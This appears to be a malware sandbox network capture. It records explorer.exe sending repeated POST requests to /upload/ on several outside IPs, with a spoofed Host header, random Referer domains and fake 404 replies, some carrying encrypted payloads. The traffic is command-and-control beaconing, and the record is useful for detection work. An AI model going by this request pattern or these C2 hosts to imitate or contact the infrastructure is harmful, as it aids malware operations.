Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.3	49774	110.14.121.125	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:43:01.736617088 CET	1786	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://suddpofrl.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 312 Host: rcacademy.at

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.3	49777	95.104.121.111	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:43:06.005418062 CET	1826	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://jnmuafjy.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 208 Host: rcacademy.at
Dec 18, 2021 08:43:06.692306995 CET	1827	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 07:43:06 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 102 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 00 00 d8 80 d7 bd 9d d9 a1 98 be 23 cd c5 88 81 99 8b 5c 36 08 6e 48 ba 3c 03 e8 fb 48 e1 9a e3 ba 32 da 2d da f5 6c 5b 01 98 8b 8c c6 69 d1 30 01 00 d0 5b d8 08 32 04 07 eb cf 24 a0 28 fb 11 53 41 23 77 4d da 6a bb 77 4a ee 9b 21 34 9d 65 d6 f1 e0 66 21 c6 1d e1 15 f3 e7 48 02 0d 6d 92 09 eb b7 c9 49 d3 Data Ascii: #\6nH<H2-l[i0[2$(SA#wMjwJ!4ef!HmI

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.3	49779	58.235.189.190	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:43:08.888482094 CET	2387	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://modljxqyw.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 300 Host: rcacademy.at
Dec 18, 2021 08:43:10.092498064 CET	2388	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 07:43:09 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.3	49780	58.235.189.190	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:43:10.359410048 CET	2398	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://kkvndv.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 137 Host: rcacademy.at

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:43:11.228825092 CET	5206	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 07:43:10 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>
Dec 18, 2021 08:43:11.952970028 CET	10229	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 07:43:10 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.3	49786	95.104.121.111	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:43:11.342243910 CET	5207	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://ubldorooaj.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 327 Host: rcacademy.at
Dec 18, 2021 08:43:11.578274965 CET	7751	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 07:43:11 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.3	49787	58.235.189.190	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:43:11.880439997 CET	9077	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://dmfyvxxow.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 364 Host: rcacademy.at
Dec 18, 2021 08:43:12.788121939 CET	10230	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 07:43:12 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49790	50.62.140.96	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.3	49788	211.119.84.112	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:43:13.082515955 CET	10231	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://poknln.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 330 Host: rcacademy.at
Dec 18, 2021 08:43:14.322374105 CET	10232	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 07:43:13 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 58 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 00 00 d8 80 d7 bd 9d d9 a1 98 be 23 cd c5 88 81 99 8b 5c 36 09 6b 55 e0 31 04 e8 fb 52 e0 8a ed a7 24 95 2c 9b fb 2c 57 5a 9a 8f 83 ca 6b d8 31 07 16 d0 11 89 5a 28 56 4c b8 Data Ascii: #\6kU1R$,,WZk1Z(VL

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.3	49791	58.235.189.190	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:43:17.228652954 CET	10257	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://ukshyqfabw.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 340 Host: rcacademy.at

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:43:18.423499107 CET	10894	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 07:43:17 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.3	49793	95.104.121.111	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:43:18.549163103 CET	10895	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://ssusuixr.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 174 Host: rcacademy.at
Dec 18, 2021 08:43:18.763936043 CET	10896	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 07:43:18 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.2.3	49795	211.119.84.112	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:43:19.032515049 CET	10900	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://aaute.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 262 Host: rcacademy.at

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:43:19.934614897 CET	10909	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 07:43:19 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.2.3	49800	61.98.7.133	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:43:20.240276098 CET	10912	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://obgke.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 296 Host: rcacademy.at
Dec 18, 2021 08:43:21.391381979 CET	10924	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 07:43:20 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.2.3	49807	95.104.121.111	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:43:21.504704952 CET	10926	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://iersqbh.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 114 Host: rcacademy.at

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:43:21.721882105 CET	10929	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 07:43:21 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 